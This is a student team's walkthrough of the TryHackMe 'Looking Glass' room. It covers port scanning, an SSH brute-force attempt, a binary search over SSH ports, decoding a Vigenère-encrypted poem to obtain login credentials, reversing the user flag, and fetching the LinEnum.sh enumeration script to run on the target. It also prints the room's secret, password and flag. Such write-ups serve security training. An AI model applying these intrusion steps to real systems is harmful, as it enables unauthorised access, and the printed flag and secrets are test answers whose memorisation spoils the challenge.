

PenTest 1

Room: Looking Glass

Capybozos

Members

ID	Name	Role
1211201568	Muhammad Albukhari bin Norazmi	Leader
1211101392	Wong Yen Hong	Member
1211101399	Karthigeayah A/L Maniam	Member
1211100732	Ephraim Tee Yu Yang	Member

Recon and Enumeration

Climb through the Looking Glass and capture the flags.



Members Involved: Muhammad Albukhari bin Norazmi, Wong Yen Hong, Karthigeayah A/L Maniam, Ephraim Tee Yu Yang

Tools Used: RustScan, nmap

Thought Process, Methodology and Attempts

Once we started up the tryhackme machine, we naturally attempted to scan the IP address for any open ports. For this, we use RustScan, a faster port scanner than the conventional nmap to speed up the process.

```
(1211201568@kali)-[~]
└─$ sudo rustscan -a 10.10.167.117 --ulimit 5000
[sudo] password for 1211201568:
[{} ]|{}|{|{ }{ } / { } / {} \ | \ |
|.-. \ | {} |.-. } } | | .- } } \ / ^ \ | \ |
[{} ]|{}|{|{ }{ } / { } / {} \ | \ |
The Modern Day Port Scanner.
-----
: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
-----
🌐 HACK THE PLANET 🌐

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.167.117:22
Open 10.10.167.117:9470
Open 10.10.167.117:9471
Open 10.10.167.117:9473
Open 10.10.167.117:9472
Open 10.10.167.117:9474
Open 10.10.167.117:9475
Open 10.10.167.117:9478
Open 10.10.167.117:9479
Open 10.10.167.117:9480
Open 10.10.167.117:9481
Open 10.10.167.117:9476
Open 10.10.167.117:9477
Open 10.10.167.117:9483
```

Once it finished scanning, we immediately noticed a large problem: There were way too many open ports, and each of them ran a different service! Here's a screenshot of a few hundred ports, just to prove our point.

PORT	STATE	SERVICE	REASON	9178/tcp	open	unknown	syn-ack ttl 63	11083/tcp	open	unknown	syn-ack ttl 63	11988/tcp	open	unknown	syn-ack ttl 63
22/tcp	open	ssh	syn-ack ttl 63	9179/tcp	open	unknown	syn-ack ttl 63	11084/tcp	open	unknown	syn-ack ttl 63	11989/tcp	open	unknown	syn-ack ttl 63
9000/tcp	open	cslistener	syn-ack ttl 63	9180/tcp	open	unknown	syn-ack ttl 63	11085/tcp	open	unknown	syn-ack ttl 63	11990/tcp	open	unknown	syn-ack ttl 63
9001/tcp	open	tor-orport	syn-ack ttl 63	9181/tcp	open	unknown	syn-ack ttl 63	11086/tcp	open	unknown	syn-ack ttl 63	11991/tcp	open	unknown	syn-ack ttl 63
9004/tcp	open	unknown	syn-ack ttl 63	9182/tcp	open	unknown	syn-ack ttl 63	11087/tcp	open	unknown	syn-ack ttl 63	11992/tcp	open	unknown	syn-ack ttl 63
9005/tcp	open	golem	syn-ack ttl 63	9183/tcp	open	unknown	syn-ack ttl 63	11088/tcp	open	unknown	syn-ack ttl 63	11993/tcp	open	unknown	syn-ack ttl 63
9008/tcp	open	ogs-server	syn-ack ttl 63	9184/tcp	open	unknown	syn-ack ttl 63	11089/tcp	open	unknown	syn-ack ttl 63	11994/tcp	open	unknown	syn-ack ttl 63
9009/tcp	open	pichat	syn-ack ttl 63	9185/tcp	open	unknown	syn-ack ttl 63	11090/tcp	open	unknown	syn-ack ttl 63	11995/tcp	open	unknown	syn-ack ttl 63
9011/tcp	open	d-star	syn-ack ttl 63	9186/tcp	open	unknown	syn-ack ttl 63	11091/tcp	open	unknown	syn-ack ttl 63	11996/tcp	open	unknown	syn-ack ttl 63
9012/tcp	open	unknown	syn-ack ttl 63	9187/tcp	open	unknown	syn-ack ttl 63	11092/tcp	open	unknown	syn-ack ttl 63	11997/tcp	open	unknown	syn-ack ttl 63
9013/tcp	open	unknown	syn-ack ttl 63	9188/tcp	open	unknown	syn-ack ttl 63	11093/tcp	open	unknown	syn-ack ttl 63	11998/tcp	open	unknown	syn-ack ttl 63
9014/tcp	open	unknown	syn-ack ttl 63	9189/tcp	open	unknown	syn-ack ttl 63	11094/tcp	open	unknown	syn-ack ttl 63	11999/tcp	open	unknown	syn-ack ttl 63
9015/tcp	open	unknown	syn-ack ttl 63	9190/tcp	open	unknown	syn-ack ttl 63	11095/tcp	open	unknown	syn-ack ttl 63	12000/tcp	open	ccex	syn-ack ttl 63
9016/tcp	open	unknown	syn-ack ttl 63	9191/tcp	open	unknown	syn-ack ttl 63	11096/tcp	open	unknown	syn-ack ttl 63	12001/tcp	open	entextnetw	syn-ack ttl 63
9017/tcp	open	unknown	syn-ack ttl 63	9192/tcp	open	unknown	syn-ack ttl 63	11097/tcp	open	unknown	syn-ack ttl 63	12002/tcp	open	entexthigh	syn-ack ttl 63
9018/tcp	open	unknown	syn-ack ttl 63	9193/tcp	open	unknown	syn-ack ttl 63	11098/tcp	open	unknown	syn-ack ttl 63	12003/tcp	open	entextmed	syn-ack ttl 63
9019/tcp	open	unknown	syn-ack ttl 63	9194/tcp	open	unknown	syn-ack ttl 63	11099/tcp	open	unknown	syn-ack ttl 63	12004/tcp	open	entextlow	syn-ack ttl 63
9020/tcp	open	tambora	syn-ack ttl 63	9195/tcp	open	unknown	syn-ack ttl 63	11100/tcp	open	unknown	syn-ack ttl 63	12005/tcp	open	dbisamsrver1	syn-ack ttl 63
9021/tcp	open	panagolin-ident	syn-ack ttl 63	9196/tcp	open	unknown	syn-ack ttl 63	11101/tcp	open	unknown	syn-ack ttl 63	12006/tcp	open	dbisamsrver2	syn-ack ttl 63
9022/tcp	open	paragent	syn-ack ttl 63	9197/tcp	open	unknown	syn-ack ttl 63	11102/tcp	open	unknown	syn-ack ttl 63	12007/tcp	open	accracer	syn-ack ttl 63
9023/tcp	open	swa-1	syn-ack ttl 63	9198/tcp	open	unknown	syn-ack ttl 63	11103/tcp	open	origo-sync	syn-ack ttl 63	12008/tcp	open	accracer-dbms	syn-ack ttl 63
9024/tcp	open	swa-2	syn-ack ttl 63	9199/tcp	open	unknown	syn-ack ttl 63	11104/tcp	open	netapp-icgat	syn-ack ttl 63	12009/tcp	open	ghvsn	syn-ack ttl 63
9025/tcp	open	swa-3	syn-ack ttl 63	9200/tcp	open	wap-wsp	syn-ack ttl 63	11105/tcp	open	netapp-icdata	syn-ack ttl 63	12010/tcp	open	edbsrvr	syn-ack ttl 63
9026/tcp	open	swa-4	syn-ack ttl 63	9201/tcp	open	wap-wsp-wtp	syn-ack ttl 63	11106/tcp	open	sgi-lk	syn-ack ttl 63	12011/tcp	open	unknown	syn-ack ttl 63
9027/tcp	open	unknown	syn-ack ttl 63	9202/tcp	open	wap-wsp-s	syn-ack ttl 63	11107/tcp	open	unknown	syn-ack ttl 63	12012/tcp	open	vipera	syn-ack ttl 63
9028/tcp	open	unknown	syn-ack ttl 63	9203/tcp	open	wap-wsp-wtp-s	syn-ack ttl 63	11108/tcp	open	myd-teralink	syn-ack ttl 63	12013/tcp	open	vipera-ssl	syn-ack ttl 63
9029/tcp	open	unknown	syn-ack ttl 63	9204/tcp	open	wap-vcal	syn-ack ttl 63	11109/tcp	open	sgi-dmfrgr	syn-ack ttl 63	12014/tcp	open	unknown	syn-ack ttl 63
9030/tcp	open	unknown	syn-ack ttl 63	9205/tcp	open	wap-vcal	syn-ack ttl 63	11110/tcp	open	sgi-soap	syn-ack ttl 63	12015/tcp	open	unknown	syn-ack ttl 63
9031/tcp	open	unknown	syn-ack ttl 63	9206/tcp	open	wap-vcard-s	syn-ack ttl 63	11111/tcp	open	vce	syn-ack ttl 63	12016/tcp	open	unknown	syn-ack ttl 63
9032/tcp	open	unknown	syn-ack ttl 63	9207/tcp	open	wap-vcal-s	syn-ack ttl 63	11112/tcp	open	dicom	syn-ack ttl 63	12017/tcp	open	unknown	syn-ack ttl 63
9033/tcp	open	unknown	syn-ack ttl 63	9208/tcp	open	rjcdh-vcards	syn-ack ttl 63	11113/tcp	open	unknown	syn-ack ttl 63	12018/tcp	open	unknown	syn-ack ttl 63
9034/tcp	open	unknown	syn-ack ttl 63	9209/tcp	open	almobile-system	syn-ack ttl 63	11114/tcp	open	unknown	syn-ack ttl 63	12019/tcp	open	unknown	syn-ack ttl 63
9035/tcp	open	unknown	syn-ack ttl 63	9210/tcp	open	oma-mlp	syn-ack ttl 63	11115/tcp	open	unknown	syn-ack ttl 63	12020/tcp	open	unknown	syn-ack ttl 63
9036/tcp	open	unknown	syn-ack ttl 63	9211/tcp	open	oma-mlp-s	syn-ack ttl 63	11116/tcp	open	unknown	syn-ack ttl 63	12021/tcp	open	unknown	syn-ack ttl 63
9037/tcp	open	unknown	syn-ack ttl 63	9212/tcp	open	serverviewdbms	syn-ack ttl 63	11117/tcp	open	unknown	syn-ack ttl 63	12022/tcp	open	unknown	syn-ack ttl 63
9038/tcp	open	unknown	syn-ack ttl 63	9213/tcp	open	serverstart	syn-ack ttl 63	11118/tcp	open	unknown	syn-ack ttl 63	12023/tcp	open	unknown	syn-ack ttl 63
9039/tcp	open	unknown	syn-ack ttl 63	9214/tcp	open	lpcdesgbs	syn-ack ttl 63	11119/tcp	open	unknown	syn-ack ttl 63	12024/tcp	open	unknown	syn-ack ttl 63
9040/tcp	open	tor-trans	syn-ack ttl 63	9215/tcp	open	insis	syn-ack ttl 63	11120/tcp	open	unknown	syn-ack ttl 63	12025/tcp	open	unknown	syn-ack ttl 63
9041/tcp	open	unknown	syn-ack ttl 63	9216/tcp	open	acme	syn-ack ttl 63	11121/tcp	open	unknown	syn-ack ttl 63	12026/tcp	open	unknown	syn-ack ttl 63
9042/tcp	open	unknown	syn-ack ttl 63	9217/tcp	open	fsc-part	syn-ack ttl 63	11122/tcp	open	unknown	syn-ack ttl 63	12027/tcp	open	unknown	syn-ack ttl 63
9043/tcp	open	unknown	syn-ack ttl 63	9218/tcp	open	unknown	syn-ack ttl 63	11123/tcp	open	unknown	syn-ack ttl 63	12028/tcp	open	unknown	syn-ack ttl 63
9044/tcp	open	unknown	syn-ack ttl 63	9219/tcp	open	unknown	syn-ack ttl 63	11124/tcp	open	unknown	syn-ack ttl 63	12029/tcp	open	unknown	syn-ack ttl 63
9045/tcp	open	unknown	syn-ack ttl 63	9220/tcp	open	unknown	syn-ack ttl 63	11125/tcp	open	unknown	syn-ack ttl 63	12030/tcp	open	unknown	syn-ack ttl 63
9046/tcp	open	unknown	syn-ack ttl 63	9221/tcp	open	unknown	syn-ack ttl 63	11126/tcp	open	unknown	syn-ack ttl 63	12031/tcp	open	unknown	syn-ack ttl 63
9047/tcp	open	unknown	syn-ack ttl 63	9222/tcp	open	teamcoherence	syn-ack ttl 63	11127/tcp	open	unknown	syn-ack ttl 63	12032/tcp	open	unknown	syn-ack ttl 63
9048/tcp	open	unknown	syn-ack ttl 63	9223/tcp	open	unknown	syn-ack ttl 63	11128/tcp	open	unknown	syn-ack ttl 63	12033/tcp	open	unknown	syn-ack ttl 63
9049/tcp	open	unknown	syn-ack ttl 63	9224/tcp	open	unknown	syn-ack ttl 63	11129/tcp	open	unknown	syn-ack ttl 63	12034/tcp	open	unknown	syn-ack ttl 63
9050/tcp	open	tor-socks	syn-ack ttl 63	9225/tcp	open	unknown	syn-ack ttl 63	11130/tcp	open	unknown	syn-ack ttl 63	12035/tcp	open	unknown	syn-ack ttl 63
9051/tcp	open	tor-control	syn-ack ttl 63	9226/tcp	open	unknown	syn-ack ttl 63	11131/tcp	open	unknown	syn-ack ttl 63	12036/tcp	open	unknown	syn-ack ttl 63
9052/tcp	open	unknown	syn-ack ttl 63	9227/tcp	open	unknown	syn-ack ttl 63	11132/tcp	open	unknown	syn-ack ttl 63	12037/tcp	open	unknown	syn-ack ttl 63
9053/tcp	open	unknown	syn-ack ttl 63	9228/tcp	open	unknown	syn-ack ttl 63	11133/tcp	open	unknown	syn-ack ttl 63	12038/tcp	open	unknown	syn-ack ttl 63
				9229/tcp	open	unknown	syn-ack ttl 63	11134/tcp	open	unknown	syn-ack ttl 63	12039/tcp	open	unknown	syn-ack ttl 63

Our group's first course of action was to use the only port we recognised at a glance, the SSH port 22 was open, so Karthigeayah tried using a nmap script (ssh-brute) and a common username/password list to brute force his way into the machine.

```

NSE: [ssh-brute] Trying username/password pair: .web:.we
NSE: [ssh-brute] Trying username/password pair: @:@
NSE: [ssh-brute] Trying username/password pair: :

```

While that script was still running, the rest of us tried looking up the services running on each port, appended by “exploit” “vulnerability” and any other fancy red team keywords, to find a way to access the machine. Unfortunately, that script and service lookup attempt were not only tedious and time-consuming, but it did not result in anything either. After wasting more than half an hour going through random port numbers, we decided to revisit the SSH attempt and looked at the **man** page for SSH in hopes of finding something, and we found an interesting command option.

```

(1211201568@kali)-[~]
$ man ssh

```

```

-p port
Port to connect to on the remote host. This can be specified on a per-host basis in the configuration file.

```

We attempted to connect to the earlier port 22 SSH, but without the correct username and password it was pointless. So, we tried running the command on the many open ports we found using our port scan, and we noticed something interesting.

```
(1211201568@kali)-[~]  
$ ssh -p 11988 10.10.197.69  
Unable to negotiate with 10.10.197.69 port 11988: no matching host key type found. Their offer: ssh-rsa
```

A new error message means we must have made progress! After looking up the error on the Internet in an attempt to troubleshoot it, we find a [forum post](#) explaining how to fix it. The solution was to add the `-oHostKeyAlgorithms=+ssh-rsa` option to the command. With this sudden burst of genius (from googling it) we reattempted the command on the same port.

```
(1211201568@kali)-[~]  
$ ssh -p 11988 10.10.197.69 -oHostKeyAlgorithms=+ssh-rsa  
The authenticity of host '[10.10.197.69]:11988 ([10.10.197.69]:11988)' can't be established.  
RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:13: [hashed name]  
  ~/.ssh/known_hosts:14: [hashed name]  
  ~/.ssh/known_hosts:15: [hashed name]  
  ~/.ssh/known_hosts:16: [hashed name]  
  ~/.ssh/known_hosts:17: [hashed name]  
  ~/.ssh/known_hosts:18: [hashed name]  
  ~/.ssh/known_hosts:19: [hashed name]  
  ~/.ssh/known_hosts:20: [hashed name]  
  (4 additional names omitted)  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[10.10.197.69]:11988' (RSA) to the list of known hosts.  
Higher  
Connection to 10.10.197.69 closed.
```

After connecting to the port, the connection was immediately closed. However, pay attention to the second last line of the output, **“Higher”**. Curious by what this meant, we attempted the same command on a different port.

```
(1211201568@kali)-[~]  
$ ssh -p 9193 10.10.197.69 -oHostKeyAlgorithms=+ssh-rsa  
The authenticity of host '[10.10.197.69]:9193 ([10.10.197.69]:9193)' can't be established.  
RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:13: [hashed name]  
  ~/.ssh/known_hosts:14: [hashed name]  
  ~/.ssh/known_hosts:15: [hashed name]  
  ~/.ssh/known_hosts:16: [hashed name]  
  ~/.ssh/known_hosts:17: [hashed name]  
  ~/.ssh/known_hosts:18: [hashed name]  
  ~/.ssh/known_hosts:19: [hashed name]  
  ~/.ssh/known_hosts:20: [hashed name]  
  (7 additional names omitted)  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[10.10.197.69]:9193' (RSA) to the list of known hosts.  
Lower  
Connection to 10.10.197.69 closed.
```

Now it's saying **“Lower”**. We put a lower number and got a “lower” output, and a higher number and got a “higher” output, this may look vague at first, but the tryhackme question has a very specific hint.

Question Hint



$O(\log n)$ A looking glass is a mirror.

Anyone familiar with Data Structures & Algorithms would recognise what this means. $O(\log n)$ refers to the Time Complexity, sticking that together with the “Higher” and “Lower” output can only mean one thing: It is a reference to the **Binary Search** algorithm, a search algorithm which works based off a “higher” and “lower” pivot to find the target value, with an average complexity of $O(\log n)$. With this, we can figure out what the “Higher/Lower” values mean. Utilizing the same concept as a Binary Search algorithm, we reduced our possibilities step by step until we finally find the port we need.

```
(1211201568@kali)-[~/Desktop/openvpn]
$ ssh -p 9350 10.10.121.246 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[10.10.121.246]:9350 ([10.10.121.246]:9350)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:13: [hashed name]
  ~/.ssh/known_hosts:14: [hashed name]
  ~/.ssh/known_hosts:15: [hashed name]
  ~/.ssh/known_hosts:16: [hashed name]
  ~/.ssh/known_hosts:17: [hashed name]
  ~/.ssh/known_hosts:18: [hashed name]
  ~/.ssh/known_hosts:19: [hashed name]
  ~/.ssh/known_hosts:20: [hashed name]
  (25 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.121.246]:9350' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
```


Gaining a foothold

Members Involved: Muhammad Albukhari bin Norazmi, Wong Yen Hong, Karthigeayah A/L Maniam, Ephraim Tee Yu Yang

Tools Used: SSH, CyberChef, dcode.fr, boxentriq, textreverse.com

Thought Process, Methodology and Attempts

Now, we finally found the real service offered. Here, we are presented with a lot of unreadable text, as well as a prompt for us to enter the secret.

```
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdagi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!


Vnf, xpg! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidox-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevum.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.


'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret: █
```

Looking through the text, it seemed to resemble some sort of paragraph or a poem, as the punctuation formatting still looks intact. We came to the conclusion that the message must have been encrypted and so, we attempted to decipher it.

At first, we tried using CyberChef to test out random ciphers. As expected, that didn't turn out too well.



Next, we tried looking for common ciphers. Using google, we searched for common ciphers.



Seeing these, we tried one by one until hopefully we found one that works. Trying out the Caesar shift, we still couldn't find the answer. Therefore we moved on to the rest of them.

After trying out about 5 of them, we realised that some of them require keys and the results may vary depending on the keys. But rather than retrying for all of them again, we put the text inside a cipher analyzer that we found.

The screenshot shows the Boxentriq Cipher Identifier and Analyzer website. The header includes the logo 'BOXENTRIQ' and navigation links 'TOOLS', 'PUZZLE', and 'ABOUT'. The main title is 'Cipher Identifier and Analyzer'. Below the title is a search bar labeled 'Find Tools...'. A paragraph explains the tool's purpose: 'Stuck with a cipher or cryptogram? This tool will help you identify the type of cipher, as well as give you information about possibly useful tools to solve it. This tool uses AI/Machine Learning technology to recognize over 25 common cipher types and encodings including: Caesar Cipher, Vigenère Cipher (including the autokey variant), Beaufort Cipher (including the autokey variant), Playfair Cipher, Two-Square/Double Playfair Cipher, Columnar Transposition Cipher, Bifid Cipher, Four-Square Cipher, Atbash Cipher, and many more!'.

The 'Enter Ciphertext here' section contains a text area with the following ciphertext: 'Mdes mgplmmz, cvs alv lsmtsn aowil Fqs ncix hrd rxtbmi bp bwl arul; Elw bpmte pgzt alv uvvordcet, Egf bwl qffl vaewz ovxztql.' Below the text area are buttons for 'Analyze Text', 'Copy', 'Paste', and 'Text Options...'.

The 'Analysis Results' section shows the ciphertext: 'Mdes mgplmmz, cvs alv lsmtsn aowil Fqs ncix hrd rxtbmi bp bwl arul; Elw bpmte pgzt alv uvvordcet, E...'. It states 'Your ciphertext is likely of this type:' and displays 'Unknown Cipher (click to read more)' in blue. Below this is a 'Votes' section with a list of cipher types and their respective votes: 'Unknown Cipher (62 votes)', 'Bifid Cipher (12 votes)', 'Vigenere Autokey Cipher (11 votes)', 'Beaufort Autokey Cipher (8 votes)', 'Beaufort Cipher (4 votes)', and 'Vigenere Cipher (3 votes)'. At the bottom, it says 'For further text analysis and statistics, [click here](#)'.

Looking through the results, we decided to try each one of them. Using the same website, we tested out the different ciphers present. This time, we payed close attention to the parameters that can be changed at the bottom and played around with them.

The screenshot shows the 'Auto Solve Options' section of the Boxentriq Cipher Identifier and Analyzer website. It features a text area with the same ciphertext as the previous screenshot: 'Mdes mgplmmz, cvs alv lsmtsn aowil Fqs ncix hrd rxtbmi bp bwl arul; Elw bpmte pgzt alv uvvordcet, Egf bwl qffl vaewz ovxztql.' Below the text area are buttons for 'Copy', 'Paste', and 'Text Options...'.

The 'Auto Solve Options' section includes a 'Type key here...' input field, a 'Standard Mode' dropdown menu, and an 'English' language dropdown menu. Below these are buttons for 'Decode', 'Encode', 'Auto Solve (without key)', and 'Instructions'.

The 'Auto Solve Options' section also includes a table with the following parameters:

Min Key Length	Max Key Length	Iterations	Max Results	Spacing Mode
3	20	100	10	Automatic

Noticing that there is an auto solve feature, we tried deciphering it with the longest key length possible as there are the most options this way.

Auto Solve results		
Score	Key	Text
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffing through the tulgey wood and burbled a

Eventually, we find the key and the cipher used, which is the Vigenere cipher. Seeing that not the full text is being displayed, we went back to our trusty CyberChef to see if we can decode it there, now that the cipher and key are known.

Finally, in CyberChef, we were able to find the secret that was hidden in the text.

Download CyberChef

Last build: 18 days ago

Options About / Support

Operations

vig

Vigenere Decode

Vigenere Encode

Cover Image

Invert Image

Convert Image Format

HASH Server Fingerprint

Favourites

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Recipe

Vigenere Decode

Key: thealphabetcipher

STEP

BAKE!

Auto Bake

Input

Length: 660
Lines: 35

Al peql pt eifl, ick azmo mtd wlae
Lx ymca krebpsxug cevni.

'Ick lrla xhzj zlbmg vpt Qesulvzrr?
Cpqx vw bf eifz, qy mthmjua dmi!
V jltlnofh kaz! Gtndvll! Ttspajl'
Wl ciskvttk me apw jzn.

'Awbu utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst losszqdtz,
Eow ale xdtc semja dbxxkhfe.
Jdbr tiivtmi pw sxderpioeKeudmgdstd

Output

Time: 1ms
Length: 660
Lines: 35

He left it dead, and with its head
He went galumphing back.

'And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock

And the mome raths outgrabe.
Your secret is bewareTheJabberwock

Entering the secret, we receive the password for the account.

```
Enter Secret:
jabberwock:GreaterGrowlFlutteringTrouble
Connection to 10.10.186.235 closed.

(epsilon@1211100732)-[~]
```

Going through this as a group, we realized that each of us received different passwords, but the username is still the same.

Without wasting a moment, we tried to ssh into the jabberwock account using the credentials provided.

```
(epsilon@1211100732)-[~]
$ ssh jabberwock@10.10.186.235
The authenticity of host '10.10.186.235 (10.10.186.235)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.186.235' (ED25519) to the list of known hosts.
jabberwock@10.10.186.235's password:
Permission denied, please try again.
jabberwock@10.10.186.235's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```

Now that we are finally in, we searched for the user.txt text file. Using ls and cat, we were quickly able to find the flag.

```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$
```

However, looking at this flag, something seemed off. The flags we were used to normally began with THM followed by some random numbers and letters encased by 2 curly brackets. Looking closer, it looked to be in reverse, and we further confirmed this with the hint “A looking glass is a mirror”.

Question Hint

$O(\log n)$ A looking glass is a mirror.

We immediately looked to reverse the text by using any form of text reversers.

TEXT REVERSE

Q

Type your text in the input field and click on the button to reverse it.

ADVERTISEMENT

ADVERTISEMENT

ADVERTISEMENT

Reverse Text

Reverse Wording

Flip Text

Reverse Vowels

thm{65d3710e9d75d5f346d2bac669119a23}

With that, we have successfully found our first flag, the user flag.

Enumeration after gaining foothold

Members Involved: Muhammad Albukhari bin Norazmi, Wong Yen Hong, Karthigeayah A/L Maniam, Ephraim Tee Yu Yang

Tools Used: LinEnum.sh, Linux Exploit Suggester, Firefox, wget, python http.server module

Thought Process, Methodology and Attempts

First thing we do after gaining a foothold in the machine is always enumeration, we need to gather whatever information we could, as much as possible, to know about the vulnerabilities of the target machine that we could possibly exploit.

The best way to gather information about a system is by using a script that would automate all the tasks for us. And there is one script specifically that could be used for this task, which is LinEnum.sh.

First, let's get the script from this site <https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh> by using wget.

```
(1211101392@kali)-[~/Desktop/pentest1]
$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2022-07-26 02:17:36-- https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.111.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====>] 45.54K --.-KB/s  in 0.08s

2022-07-26 02:17:36 (588 KB/s) - 'LinEnum.sh' saved [46631/46631]
```

In order to gather information about the target machine, we need to get this script into the target machine and execute it. To achieve this, we could launch a http server using python http.server module, and download the script to a directory we could freely execute the script, which is obviously /tmp.

```
